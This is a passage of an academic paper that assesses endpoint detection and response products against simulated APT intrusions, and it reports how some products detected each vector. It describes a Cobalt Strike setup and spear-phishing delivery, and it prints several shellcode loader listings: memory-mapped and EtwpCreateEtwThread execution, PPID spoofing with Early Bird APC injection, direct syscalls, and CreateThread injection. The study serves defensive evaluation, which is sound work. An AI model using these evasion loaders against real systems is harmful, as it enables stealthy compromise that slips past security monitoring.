

An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors

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Abstract

Advanced persistent threats pose a significant challenge for blue teams as they apply various attacks over prolonged periods, impeding event correlation and their detection. In this work, we leverage various diverse attack scenarios to assess the efficacy of EDRs and other endpoint security solutions against detecting and preventing APTs. Our results indicate that there is still a lot of room for improvement as state of the art endpoint security systems fail to prevent and log the bulk of the attacks that are reported in this work. Additionally, we discuss methods to tamper with the telemetry providers of EDRs, allowing an adversary to perform a more stealth attack.

Index terms— Advanced Persistent Threats; EDR; Malware; Evasion; Endpoint security

1 Introduction

Cyber attacks are constantly evolving in both sophistication and scale, reaching such an extent that the World Economic Forum considers it the second most threatening risk for global commerce over the next decade [9]. The underground economy that has been created has become so huge to the point of being comparable to the size of national economies. Contrary to most cyberattacks which have a ‘hit-and-run’ modus operandi, we have *advanced persistent threats*, most widely known through the abbreviation APT. In most cyber attacks, the threat actor would try to exploit a single exploit or mechanism to compromise as many hosts as possible and try to immediately monetise the abuse of the stored information and resources as soon as possible. However, in APT attacks, the threat actor opts to keep a low profile, exploiting more complex intrusion methods through various attack vectors and prolong the control of the compromised hosts. Indeed, this control may span several years, as numerous such incidents have shown.

Due to their nature and impact, these attacks have received a lot of research focus as the heterogeneity of the attack vectors introduces many issues for traditional security mechanisms. For instance, due to their stealth character, APTs bypass antiviruses and therefore, more advanced methods are needed to timely detect them. The goal of an Endpoint Protection Platform (EPP) is prevent and mitigate endpoint security threats such as malware. Going a step further, Endpoint Detection and Response (EDR) systems provide a more holistic approach to the security of an organisation as beyond signatures, EDRs correlate information and events across multiple hosts of an organisation. Therefore, individual events from endpoints that could fall below the radar are collected, processed, and correlated, providing blue teams with a deep insight into the threats that an organisation’s perimeter is exposed to.

Despite the research efforts and the advanced security mechanisms deployed through EPPs and EDRs, recent events illustrate that we are far from being considered safe from such attacks. Since APT attacks are not that often and not all details can be publicly shared, we argue that a sanity check to assess the preparedness of such security mechanisms against such attacks is deemed necessary. Therefore, we decided to conduct an APT group simulation to test the enterprise defences’ capabilities and especially EDRs, covering also some EPPs. To this end, we opted to simulate an APT attack in a controlled environment using a set of scripted attacks which match the typical modus operandi of these attacks. Thus, we try to infiltrate an organisation using spear-phishing and malware delivery techniques and then examine the IOCs and responses produced by the EDRs. We have created four such use case scenarios which are rather indicative and diverse enough to illustrate the weak points of several perimeter security mechanisms, focusing more on EDRs.

Based on the above, the contribution of our work is dual. First, we illustrate that despite the advances in static and dynamic analysis, as well as multiple log collection mechanisms that are

applied by state of the art EDRs, there are multiple ways that a threat actor may launch a successful attack without raising suspicions. As it will be discussed, while some of the EDRs may log fragments of the attacks, this does not imply that these logs will trigger an alert. Moreover, even if an alert is triggered, one has to consider it from the security operations center (SOC) perspective. Practically, a SOC receives multiple alerts and each one with different severity. These alerts are prioritised and investigated according to this severity. Therefore, low severity alerts may slip below the radar and not be investigated, especially once the amount of alerts in a SOC is high [18]. Furthermore, we discuss how telemetry providers of EDRs can be tampered with, allowing an adversary to hide her attack and trails. To the best of our knowledge, there is no empirical assessment of the efficacy of real-world EDRs and EPPs in scientific literature, nor conducted in a systematic way to highlight their underlying issues in a unified way. Beyond scientific literature, We consider that the closest work is MITRE Engenuity¹; however, our work provides the technical details for each step, from the attacker’s perspective. Moreover, we differ from the typical APT capabilities that are reported for each known group using and modifying off the shelf tools. Therefore, this work is the first one conducting such an assessment. By no means should this work serve as a guidance on security investment on any specific EDR solution. As it will be discussed later on, the outcomes of this work try to point out specific representative attack vectors and cannot grasp the overall picture of all possible attacks that EDRs can mitigate. Indeed, customisation of EDRs rules may significantly change their efficacy, nevertheless, the latter depends on the experience of the blue teams handling these systems.

The rest of this work is organised as follows. In the following section, we provide an overview of the related work regarding EDRs and APT attacks. Then, we present our experimental setup and detail the technical aspects of our four attack vectors. In Section 4, we evaluate eleven state of the art EDRs and assess their efficacy in detecting and reporting our four attacks. Next, in Section 5 we present tampering attacks on telemetry providers of EDRs and their impact. Finally, the article concludes providing summarising our contributions and discussing ideas for future work.

2 Related work

2.1 Endpoint detection and response systems

The term endpoint detection and response (EDR), also known as endpoint threat detection and response (ETDR), is coined by A. Chuvakin [7] back in 2013. As the name implies, this is an endpoint security mechanism that does not cover the networking. EDRs collect data from endpoints and send them for storage and processing in a centralised database. There, the collected events, binaries etc., will be correlated in real-time to detect and analyse suspicious activities on the monitored hosts. Thus, EDRs boost the capabilities of SOCs as they discover and alert both the user and the emergency response teams of emerging cyber threats.

EDRs are heavily rule-based; nevertheless, machine learning or AI methods have gradually found their way into these systems to facilitate finding new patterns and correlations. An EDR extends antivirus capabilities as an EDR will trigger an alert once it detects anomalous behaviour. Therefore, an EDR may detect unknown threats and prevent them before they become harmful due to the behaviour and not just merely the signatures. While behavioural patterns may sound ideal for detecting malicious acts, this also implies many false positives; that is, benign user actions considered malicious, as EDRs prioritise precision over recall. Therefore, SOCs have to deal with sheer amounts of noise as many of the received alerts are false[5]. This is the reason why Hassan et al. recently introduced Tactical Provenance Graphs (TPG) [12]. They reason about the causal dependencies between the threat alerts of an EDR and improve the visualisation of multistage attacks. Moreover, their system, RapSheet, has a different scoring system that significantly reduces the false positive rate. Finally, an EDR can perform remediation or removal tasks for specific threats.

Despite the significant boost in security that EDRs bring, the overall security of the organisation highly depends on the human factor. In the case of the blue teams, the results against an attack are expected to greatly vary between fully trained teams in Incident Response and teams that solely respond to specific detected threats and are dependent on the output of a single security tool. However, both teams are expected to be triggered by and later investigate the telemetry from EDRs. Since the experience and the capacity of the blue team depends on multiple factors which are beyond the scope of our work, in this study we focus on the telemetry of the EDRs, the significance that they label events, and whether they blocked some actions.

Nevertheless, we highlight that not all EDRs allow the same amount of customisation nor implementation of the same policies. Moreover, blue teams cannot have the experience in all EDRs to configure them appropriately as each team will specialise in a limited set of solutions due to familiar-

¹<https://mitre-engenuity.org/>

ity with a platform, marketing or even customer policies. Moreover, not all blue teams face the same threats which may significantly bias the prioritisation of rules that blue teams would include in an installation, let alone the client needs. The above constitute diverse factors that cannot be studied in the context of this work. On the contrary, we should expect that a baseline security when opting in for all possible security measures should be more or less the same across most EDRs. Moreover, one would expect that even if the EDR failed to block an attack, it should have at least logged the actions so that one can later process it. However, our experiments show that often this is not the case.

2.2 Advanced persistent threats

The term advanced persistent threat (APT) is used to describe an attack in which the threat actor establishes stealth, long-term persistence on a victim’s computing infrastructure. The usual goal is to exfiltrate data or to disrupt services when deemed necessary by the threat actor. These attacks differ from the typical ‘hit and run’ modus operandi as they may span from months up to years. The attacks are launched by high-skilled groups, which are either a nation state or state-sponsored.

As noted by Chen et al. [6], APT attacks consist of six phases: (1) reconnaissance and weaponization; (2) delivery; (3) initial intrusion; (4) command and control; (5) lateral movement; and (6) data exfiltration. Complimentary to this model, other works [11, 20] consider attack trees to represent APTs as different paths may be used in parallel to get the foothold on the targeted resources. Thus, information flows are often used to detect APTs [3] along with anomaly detection, sandboxing, pattern matching, and graph analysis [1]. The latter implies that EDRs may serve as excellent means to counter APT attacks.

In many such attacks, threat actors use *fileless malware* [15], a particular type of malware that does not leave any malicious fingerprint on the filesystem of the victim as they operate in memory. The core idea behind this is that the victim will be lured into opening a benign binary, e.g. using social engineering, and this binary will be used to execute a set of malicious tasks. In fact, there are plenty of binaries and scripts preinstalled in Windows or later downloaded by the OS and are either digitally signed or whitelisted by the operating system and enable a set of exploitable functionalities to be performed. Since they are digitally signed by Microsoft, User Account Control (UAC) allows them to perform a set of tasks without issuing any alert to the user. These binaries and scripts are commonly known as *Living Off The Land Binaries and Scripts (and also Libraries)*, or LOLBAS/LOLBINS [4].

2.3 Cyber kill chain

Cyber kill chain is a model which allows security analysts to deconstruct a cyber attack, despite its complexity, into mutually nonexclusive phases [13]. The fact that each phase is isolated from the others allows one to analyse each part of the attack individually and create mitigation methods and detection rules that can facilitate defence mechanisms for the attack under question or similar ones. Moreover, blue teams have to address smaller problems, one at a time which is far more resource efficient than facing a big problem as a whole. In the cyber kill chain model we consider that a threat actor tries to infiltrate a computer network in a set of sequential, incremental, and progressive steps. Thus, if any stage of the attack is prevented, then the attack will not be successful. Therefore, the small steps that we referred above are crucial in countering a cyber attack and the earlier phase one manages to prevent an attack, the smaller impact it will have. While the model is rather flexible, it has undergone some updates to fit more targeted use cases, e.g. Internal Cyber Kill Chain to address issues with internal malicious actors; such as a disgruntled or disloyal employee.

MITRE’s ATT&CK [21] is a knowledge base and model which tries to describe the behavior of a threat actor throughout the attack lifecycle from reconnaissance and exploitation, to persistence and impact. To this end, ATT&CK provides a comprehensive way to categorize the tactics, techniques and procedures of an adversary, abstracting from the underlying operating system and infrastructure. Based on the above, using ATT&CK one can emulate threat scenarios² or assess the efficacy of deployed defense mechanisms against common adversary techniques. More recently, Pols introduced the Unified Kill Chain³ which extends and combines Cyber Kill Chain and MITRE’s ATT&CK. The Unified Kill Chain addresses issues that are not covered by Cyber Kill Chain and ATT&CK as, among others, it models adversaries’ behaviours beyond the organizational perimeter, users’ roles etc.

²<https://attack.mitre.org/resources/adversary-emulation-plans/>

³<https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf>

3 Experimental Setup

In this section, we detail the preparation for our series of experiments to the EDRs. Because our goal is to produce accurate and reproducible results, we provide the necessary code where deemed necessary. To this end, we specifically design and run experiments to answer the following research questions:

- **RQ1:** Can state of the art EDRs detect common APT attack methods?
- **RQ2:** Which are the blind spots of state of the art EDRs?
- **RQ3:** What information is reported by EDRs and which is their significance?
- **RQ4:** How can one decrease the significance of reported events or even prevent the reporting?

Using ATT&CK is a knowledge base and model, one can model the behaviour of the threat actor that we emulate as illustrated in Figure 1. Due to space limitations, we have opted to use a modified version of the standard ATT&CK matrix and used a radial circular dendrogram.




Figure 1: ATT&CK model of the emulated threat actor.

In this work, we perform an empirical assessment of the security of EDRs. The selected EDRs were selected based on the latest Gartner’s 2021 report⁴, as we included the vast majority of the

⁴<https://www.gartner.com/en/documents/4001307/magic-quadrant-for-endpoint-protection-platforms>

leading EDRs in the market. The latter implies that we cover a big and representative market share which in fact drives the evolution and innovation in the sector. In our experiments, we opted to use the most commonly used C2 framework, Cobalt Strike⁵. It has been used in numerous operations by both threat actors and ‘red teams’ to infiltrate organisations [22].

Moreover, we used a *mature* domain; an expired domain with proper categorisation that will point to a VPS server hosting our Cobalt Strike team-server. This would cause less suspicion and hopefully bypass some restrictions as previous experience has shown with parked domains and expired domains⁶. We issued a valid SSL certificate for our C2 communication from *Let’s Encrypt*⁷ to encrypt our traffic. Figure 2 illustrates our domain and its categorisation.




Figure 2: The domain pointing to our C2 Server (up) and its categorisation (down).

Cobalt Strike deploys agents named ‘beacons’ on the victim, allowing the attacker to perform multiple tasks on the compromised host. In our experiments, we used the so-called *malleable C2 profile*⁸ as it modifies the beacon’s fingerprint. This masks our network activity and our malware’s behaviour, such as the staging process, see Listing 6 in Appendix. Please note that it has been slightly formatted for the sake of readability.

3.1 Attack Vectors

We have structured four diverse yet real-world scenarios to perform our experiments, which simulate the ones used by threat actors in the wild. We believe that an empirical assessment of EDRs should reflect common attack patterns in the wild. Since the most commonly used attack vector by APT groups is emails, as part of social engineering or spear phishing, we opted to use malicious attached files which the target victim would be lured to execute them. Moreover, we should consider that due to the high noise from false positives that EDRs report, it is imperative to consider the score

⁵<https://www.cobaltstrike.com/>

⁶<https://blog.sucuri.net/2016/06/spam-via-expired-domains.html>, <https://unit42.paloaltonetworks.com/domain-parking/>

⁷<https://letsencrypt.org/>

⁸<https://www.cobaltstrike.com/help-malleable-c2>

that each event is attributed to. Therefore, in our work we try to minimise the reported score of our actions in the most detailed setting of EDRs. With this approach we guarantee that the attack will pass below the radar.

Based on the above, our hypothetical threat actor starts its attack with some spear-phishing emails that try to lure the target user into opening a file or follow a link that will be used to compromise the victim's host. To this end, we have crafted some emails with links to cloud providers that lead to some custom malware. More precisely, the attack vectors are the following:

- A .cpl file: A DLL file which can be executed by double-clicking under the context of the rundll132 LOLBINS which can execute code maliciously under its context. The file has been crafted using CPLResourceRunner⁹. To this end, we use a shellcode storage technique using Memory-mapped files (MMF) [17] and then trigger it using delegates, see Listing 1.

```
1 mmf = MemoryMappedFile.CreateNew("__shellcode", shellcode.Length,
  ↪ MemoryMappedFileAccess.ReadWriteExecute);
2 // Create a memory mapped view accessor with read/write/execute permissions..
3 mmva = mmf.CreateViewAccessor(0, shellcode.Length, MemoryMappedFileAccess.ReadWriteExecute);
4 // Write the shellcode to the MMF..
5 mmva.WriteArray(0, shellcode, 0, shellcode.Length);
6 // Obtain a pointer to our MMF..
7 var pointer = (byte*)0;
8 mmva.SafeMemoryMappedViewHandle.AcquirePointer(ref pointer);
9 // Create a function delegate to the shellcode in our MMF..
10 var func = (GetPebDelegate)Marshal.GetDelegateForFunctionPointer(new IntPtr(pointer),
  ↪ typeof(GetPebDelegate));
11 // Invoke the shellcode..
12 return func();
```

Listing 1: Shellcode execution code from CPLResourceRunner.

- A legitimate Microsoft (MS) Teams installation that will load a malicious DLL. In this regard, DLL side-loading¹⁰ will lead to a self-injection, thus, allowing us to "live" under a signed binary. To achieve this, we used the AQUARMOURY-Brownie¹¹.
- An unsigned PE executable file; from now on referred to as EXE, that will execute process injection using the "Early Bird" technique of AQUARMOURY into werfault.exe. For this, we spoofed the parent of explorer.exe using the PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY flag to protect our malware from an *unsigned by Microsoft DLL* event that is commonly used by EDRs for processes monitoring.
- An HTA file. Once the user visits a harmless HTML page containing an IFrame, he will be redirected and prompted to run an HTML file infused with executable VBS code that will load the .NET code provided in Listing 2 perform self-injection under the context of mshta.exe.

In what follows, we solely evaluate EDRs against our attacks. Undoubtedly, in an enterprise environment one would expect more security measures, e.g., a firewall, an antivirus, etc. However, despite improving the overall security of an organisation, their output is considered beyond the scope of this work.

3.2 Code Analysis

In the following paragraphs, we detail the technical aspects of each attack vector.

3.2.1 HTA

We used C# and the Gadget2JScript¹² tool to generate a serialized gadget that will be executed into memory, see Listing 2. ETWpCreateEtwThread is used to execute the shellcode by avoiding common APIs such as CreateThread(). Note that in the background, RtlCreateUserThread is used¹³.

⁹<https://github.com/rvrsh311/CPLResourceRunner>

¹⁰<https://attack.mitre.org/techniques/T1574/002/>

¹¹<https://github.com/slaeryan/AQUARMOURY>

¹²<https://github.com/med0x2e/GadgetToJScript>

¹³<https://twitter.com/therealwover/status/1258157929418625025>

```

1 byte[] shellcode = { };
2 //xored shellcode
3 byte[] xored = new byte[] {REDACTED};
4 string key = "mysecretkeee";
5 shellcode = xor(xored, Encoding.ASCII.GetBytes(key));
6 uint old = 0;
7 // Gets current process handle
8 IntPtr procHandle = Process.GetCurrentProcess().Handle;
9 //Allocation and then change the page to RWX
10 IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT |
  ↳ MEM_RESERVE,
11 PAGE_READWRITE);
12 VirtualProtectEx(procHandle, allocMemAddress, (UIntPtr)shellcode.Length, PAGE_EXECUTE_READWRITE, out old);
13 //Write the shellcode
14 UIntPtr bytesWritten;
15 WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.Length, out bytesWritten);
16 EtwpCreateEtwThread(allocMemAddress, IntPtr.Zero);

```

Listing 2: Code to allocate space and execute shellcode via `EtwpCreateEtwThread`.

3.2.2 EXE File

The main idea behind this attack is a rather simplistic code injection using executing our shellcode using the `QueueUserAPC()` API before the main method. It will launch a *sacrificial* process with PPID spoofing and inject to that. The file will employ direct system calls in assembly to avoid hooked functions. It should be noted that the Windows Error Reporting service (`werfault`) is an excellent target for injection as a child `werfault` process may appear once a process crashes, meaning the parent can be arbitrary. This significantly impedes parent-child relation investigation. Notably, once used with the correct flags, it can avoid suspicions [19]. Find the relevant code in Listing 3.

3.2.3 DLL Sideload

In this case, we used the Brownie - Koppeling projects to create an evil clone of a legitimate DLL from `system32` and added it to the folder of MS Teams so that our encrypted shellcode will be triggered under its process. Moreover, since MS Teams adds itself to the startup, this provides us persistence to the compromised host. Note that EDRs sometimes tend to overlook self-injections as they consider that they do not alter different processes.

In Listing 5 we illustrate the shellcode execution method. It is a classic `CreateThread()` based on local injection that will launch the shellcode under a signed and *benign* binary process. Unfortunately, the only problem, in this case, is that the DLL is not signed, which may trigger some defence mechanisms. In the provide code, one observe the usage of `VirtualProtect()`. This was made to avoid direct RWX memory allocation. In Listing 4 we can see the usage of assembly syscalls.

Finally, it should be noted that for the tests, the installation will be placed and executed in the Desktop folder manually. Figure 3 illustrates that MS Teams allows for DLL hijacking.

4 EDR evaluation

In what follows paragraphs, we evaluate eleven state of the art EDRs against our attacks. To this end, we provide a brief overview of each EDR and its features. Then, we proceed reporting which features were enabled and discuss how each of them performed in the attack scenario. EDRs are listed in alphabetical order.

4.1 BitDefender GravityZone Plus

BitDefender GravityZone Plus is the company's flagship including EDR, EPP, and SandBox capabilities. Its use of common telemetry providers is exemplary as far as the tests are concerned and tries to make the most out of them with a highly intelligent engine which correlates the information that in turn leads to immediate blocking and remediation as well as a robust console.

```

1 // Assign CIG/blockdlls attribute
2 DWORD64 CIGPolicy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;
3 UpdateProcThreadAttribute(sie.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &CIGPolicy, 8, NULL, NULL);
4 //Open handle to parent process
5 HANDLE hParentProcess;
6 NTSTATUS status = NtOpenProcess(&hParentProcess, PROCESS_CREATE_PROCESS, &pObjectAttributes, &pClientId);
7 if (status != STATUS_SUCCESS) {
8     printf("[+] NtOpenProcess error: %X\n", status);
9     return FALSE;
10 }
11 // Assign PPID Spoof attribute
12 UpdateProcThreadAttribute(sie.lpAttributeList, 0,
13 PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE), NULL, NULL);
14 // Injection Code
15 // Get handle to process and primary thread
16 HANDLE hProcess = pi.hProcess;
17 HANDLE hThread = pi.hThread;
18 // Suspend the primary thread
19 SuspendThread(hThread);
20 // Allocating a RW memory buffer for the payload in the target process
21 LPVOID pAlloc = NULL;
22 SIZE_T uSize = payloadLen; // Store the payload length in a local variable
23 status = NtAllocateVirtualMemory(hProcess, &pAlloc, 0, &uSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
24 if (status != STATUS_SUCCESS) {
25     return FALSE;
26 }
27 // Writing the payload to the created buffer
28 status = NtWriteVirtualMemory(hProcess, pAlloc, payload, payloadLen, NULL);
29 if (status != STATUS_SUCCESS) {
30     return FALSE;
31 }
32 // Change page protections of created buffer to RX so that payload can be executed
33 ULONG oldProtection;
34 LPVOID lpBaseAddress = pAlloc;
35 status = NtProtectVirtualMemory(hProcess, &lpBaseAddress, &uSize, PAGE_EXECUTE_READ, &oldProtection);
36 if (status != STATUS_SUCCESS) {
37     return FALSE;
38 }
39 // Assigning the APC to the primary thread
40 status = NtQueueApcThread(hThread, (PIO_APC_ROUTINE)pAlloc, pAlloc, NULL, NULL);
41 if (status != STATUS_SUCCESS) {
42     return FALSE;
43 }
44 // Resume the thread
45 DWORD ret = ResumeThread(pi.hThread);
46 if (ret == 0xFFFFFFFF)
47     return FALSE;

```

Listing 3: Execution of shellcode into a child process with CIG and spoofed PPID via the "EarlyBird" technique using Nt* APIs.

4.1.1 CPL

This vector was blocked as a behavioural alert of cobalt strike, as illustrated in Figure 4.

4.1.2 HTA

This vector was instantly detected as malicious and was blocked, see Figure 5.

4.1.3 DLL

This vector was blocked but did not raise a major alert. However, its events were included in another attack vector detection as illustrated in Figure 4.

4.1.4 EXE

The product is very dependant on UM Hooks, in this case the content was not blocked nor raised any alert/event as it uses syscalls.

```

1 ;Sample Syscalls
2 ; -----
3 ; Windows 7 SP1 / Server 2008 R2 specific syscalls
4 ; -----
5
6 NtWriteVirtualMemory7SP1 proc
7     mov r10, rcx
8     mov eax, 37h
9     syscall
10    ret
11 NtWriteVirtualMemory7SP1 endp
12
13 NtProtectVirtualMemory7SP1 proc
14     mov r10, rcx
15     mov eax, 4Dh
16     syscall
17     ret
18 NtProtectVirtualMemory7SP1 endp

```

Listing 4: Sample direct syscalls in Assembly

```

1 BOOL execute_shellcode(LPSTR payload, SIZE_T payloadLen) {
2     // Init some important variables
3     void* exec_mem;
4     BOOL ret;
5     HANDLE threadHandle;
6     DWORD oldProtect = 0;
7     // Allocate a RW memory buffer for payload
8     exec_mem = VirtualAlloc(0, payloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
9     // Write payload to new buffer
10    RtlMoveMemory(exec_mem, payload, payloadLen);
11    // Make new buffer as RX so that payload can be executed
12    ret = VirtualProtect(exec_mem, payloadLen, PAGE_EXECUTE_READ, &oldProtect);
13    // Now, run the payload
14    if (ret != 0) {
15        threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec_mem, 0, 0, 0);
16        WaitForSingleObject(threadHandle, -1);
17    }
18    return TRUE;
19 }

```

Listing 5: Local memory allocation and shellcode execution via `CreateThread()`.

4.2 Carbon Black

Carbon Black is one of the leading EDR solutions. Its true power comes from its telemetry and its ability to extensively monitor every action performed on a system, such as registry modifications, network connections etc., and most importantly, provide a SOC friendly interface to triage the host. Based on the telemetry collected from the sensor, a comparison to several IoCs. The latter will be aggregated into a score which depending on its value, will trigger an alert. Moreover, when considering EDRs, configuration plays a vital role. Therefore, in this case, we have a custom SOC feed for detections based on IOCs that Carbon Black processes. Also, the feeds can be query-based, meaning that alerts will be produced based on results yielded by searches based on the events that Carbon Black processes, including but not limited to, registry modifications, network connections, module loadings.

This EDR relies heavily on kernel callbacks and a lot of its functionalities reside in its network filtering driver and its file system filtering driver. For several detections, user-mode hooks are also used. As an example, consider the detection of memory dumping (`DUMP_PROCESS_MEMORY`). As mentioned in Carbon Black's documentation, userland API hooks are set to detect a process memory

1:53:56	Teams.exe	6136	CreateFile	Desktop\ffmpag.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\UIAutomationCore.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\WTSAPI32.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\MSRPC32.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\VERSION.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\WINMM.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
